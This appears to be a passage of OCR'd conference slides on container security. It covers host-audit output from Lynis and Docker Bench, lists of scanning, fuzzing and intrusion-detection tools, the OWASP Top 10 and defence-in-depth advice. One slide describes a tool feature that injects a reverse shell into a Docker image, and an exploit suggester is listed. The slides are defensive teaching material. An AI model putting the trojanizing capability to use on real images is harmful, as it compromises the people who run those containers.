  - Checking LDAP authentication support            [ NOT ENABLED ]
  - Check /etc/sudoers file                         [ NOT FOUND ]

[ Press [ENTER] to continue, or [CTRL]+C to stop ]


[+] Shells
------------------------------------
  - Checking console TTYs...                        [ WARNING ]
  - Checking shells from /etc/shells...
    Result: found 6 shells (valid shells: 6).

[ Press [ENTER] to continue, or [CTRL]+C to stop ]


[+] File systems
------------------------------------
  - [FreeBSD] Querying UFS mount points (fstab)...  [ OK ]
  - Query swap partitions (fstab)...                [ OK ]
  - Testing swap partitions...                      [ OK ]
  - Checking for old files in /tmp...               [ WARNING ]
  - Checking /tmp sticky bit...                     [ OK ]
```

dockerscan

- Image
  - Analyze: Looking for sensitive information in a Docker image.
    - Looking for passwords in environment vars.
    - Try to find any URL / IP in the environment vars.
    - Try to deduce the user using internally to run the software. This is not trivial. If the entry point is a .sh file. Read the file and try to find call to sudo-like: “sudo”, “gosu”, “sh -u”… And report the user found.
  - Extract: extract a docker image
  - info: Get a image meta information
  - modify:
    - entrypoint: change the entrypoint in a docker
    - trojanize: inject a reverser shell into a docker image
    - user: change running user in a docker image

Honourable Mentions

- Runtime analysis
  - https://github.com/banyanops/collector
- OpenSCAP
  - https://github.com/OpenSCAP/container-compliance/
    - Now folded into the oscap-docker tool that ships with OpenSCAP

Vendors

- Twistlock
- Aqua
- Black Duck
- Threat Stack
- Docker Cloud

Host Analysis

- https://github.com/docker/docker-bench-security
- https://github.com/mzet-/linux-exploit-suggester

Host config: Docker Bench

```
# ------------------------------------------------------------------------------
# Docker Bench for Security v1.3.0
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker 1.13 Benchmark.
# ------------------------------------------------------------------------------

Initializing Thu Jan 26 08:58:33 UTC 2017


[INFO] 1 - Host Configuration
[WARN] 1.1  - Create a separate partition for containers
[INFO] 1.2  - Harden the container host
[PASS] 1.3  - Keep Docker up to date
[INFO]      * Using 1.13.0 which is current as of 2017-01-18
[INFO]      * Check with your operating system vendor for support and security maintenance for Docker
[INFO] 1.4  - Only allow trusted users to control Docker daemon
[INFO]      * docker:x:998:ubuntu
[WARN] 1.5  - Audit docker daemon - /usr/bin/docker
[WARN] 1.6  - Audit Docker files and directories - /var/lib/docker
[WARN] 1.7  - Audit Docker files and directories - /etc/docker
[WARN] 1.8  - Audit Docker files and directories - docker.service
[WARN] 1.9  - Audit Docker files and directories - docker.socket
[WARN] 1.10 - Audit Docker files and directories - /etc/default/docker
[INFO] 1.11 - Audit Docker files and directories - /etc/docker/daemon.json
[INFO]      * File not found
[WARN] 1.12 - Audit Docker files and directories - /usr/bin/docker-containerd
[WARN] 1.13 - Audit Docker files and directories - /usr/bin/docker-runc
```

```
[INFO] 2 - Docker Daemon Configuration
[WARN] 2.1  - Restrict network traffic between containers
[WARN] 2.2  - Set the logging level
[PASS] 2.3  - Allow Docker to make changes to iptables
[PASS] 2.4  - Do not use insecure registries
[WARN] 2.5  - Do not use the aufs storage driver
[WARN] 2.6  - Configure TLS authentication for Docker daemon
[WARN]      * Docker daemon currently listening on TCP with TLS, but no verification
[INFO] 2.7  - Set default ulimit as appropriate
[INFO]      * Default ulimit doesn't appear to be set
[WARN] 2.8  - Enable user namespace support
[PASS] 2.9  - Confirm default cgroup usage
[PASS] 2.10 - Do not change base device size until needed
[WARN] 2.11 - Use authorization plugin
[WARN] 2.12 - Configure centralized and remote logging
[WARN] 2.13 - Disable operations on legacy registry (v1)
[WARN] 2.14 - Enable live restore
[PASS] 2.15 - Do not enable swarm mode, if not needed
[PASS] 2.16 - Control the number of manager nodes in a swarm (Swarm mode not enabled)
[PASS] 2.17 - Bind swarm services to a specific host interface
[WARN] 2.18 - Disable Userland Proxy
[PASS] 2.19 - Encrypt data exchanged between containers on different nodes on the overlay network
[PASS] 2.20 - Apply a daemon-wide custom seccomp profile, if needed
[PASS] 2.21 - Avoid experimental features in production
```


https://github.com/docker/docker-bench-security

App-dependency analysis

- https://github.com/jeremylong/DependencyCheck
  - https://github.com/stevespringett/dependency-check-sonar-plugin
- https://github.com/snyk/snyk
- https://github.com/albuch/sbt-dependency-check

dependency-check-sonar-plugin

snyk




@sublimino

Fuzzers

- http://lcamtuf.coredump.cx/afl/
- https://github.com/google/sanitizers/wiki/AddressSanitizer

afl


american fuzzy lop 1.86b (test)
process timing
run time : 0 days, 0 hrs, 0 min, 2 sec
last new path : none seen yet
last uniq crash : 0 days, 0 hrs, 0 min, 2 sec
last uniq hang : none seen yet
overall results
cycles done : 0
total paths : 1
uniq crashes : 1
uniq hangs : 0
cycle progress
now processing : 0 (0.00%)
paths timed out : 0 (0.00%)
map coverage
map density : 2 (0.00%)
count coverage : 1.00 bits/tuple
stage progress
now trying : havoc
stage execs : 1464/5000 (29.28%)
total execs : 1697
exec speed : 626.5/sec
findings in depth
favored paths : 1 (100.00%)
new edges on : 1 (100.00%)
total crashes : 39 (1 unique)
total hangs : 0 (0 unique)
fuzzing strategy yields
bit flips : 0/16, 1/15, 0/13
byte flips : 0/2, 0/1, 0/0
arithmetics : 0/112, 0/25, 0/0
known ints : 0/10, 0/28, 0/0
dictionary : 0/0, 0/0, 0/0
havoc : 0/0, 0/0
trim : n/a, 0.00%
path geometry
levels : 1
pending : 1
pend fav : 1
own finds : 0
imported : n/a
variable : 0
[cpu: 92%]

Web Application Scanners

- https://github.com/zaproxy/zaproxy
- https://github.com/continuumsecurity/bdd-security
- https://portswigger.net/burp/
- https://github.com/Arachni/arachni
- https://github.com/sullo/nikto

How do we stay secure?

Physical Security Metaphors

GET OFF MY LAWN: USING IDS

Intrusion detection

- in production
- and any other environments from which promotion/escalation is possible

Intrusion detection

- Sysdig Falco

Intrusion detection

- Open Source
  - Sysdig Falco
  - Snort
  - https://github.com/ellerbrock/docker-security-images
- Proprietary (+ static analysis and more)
  - Twistlock
  - Black Duck
  - Threat Stack
  - Aqua

THE NEXT wat-BLEED

Open Source Security

- Is anything inherently secure?


Open Source Security

- Is anything inherently secure?
- Is Open Source software more secure than proprietary?

Open Source Security

- Is anything inherently secure?
- Is Open Source software more secure than proprietary?
- It’s “secure enough” for our needs

Dangers of shiny things



OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

Prepare for the Unexpected

THE POINT IS

- Nothing's inherently secure
- Major vulns had no initial mitigation except “upgrade”
- Apply defence in depth
- Security begins in the pipeline
- Use container security extensions
- Pay attention to application security
- IDS is required in every environment with privilege

Feedback welcome @sublimino (slides arriving shortly via Twitter)

THE END

Security Checklist

- https://www.docker.com/sites/default/files/WP_IntrotoContainerSecurity_08.19.2016.pdf
- https://github.com/GDSSecurity/Docker-Secure-Deployment-Guidelines
- https://www.delve-labs.com/articles/docker-security-production-2/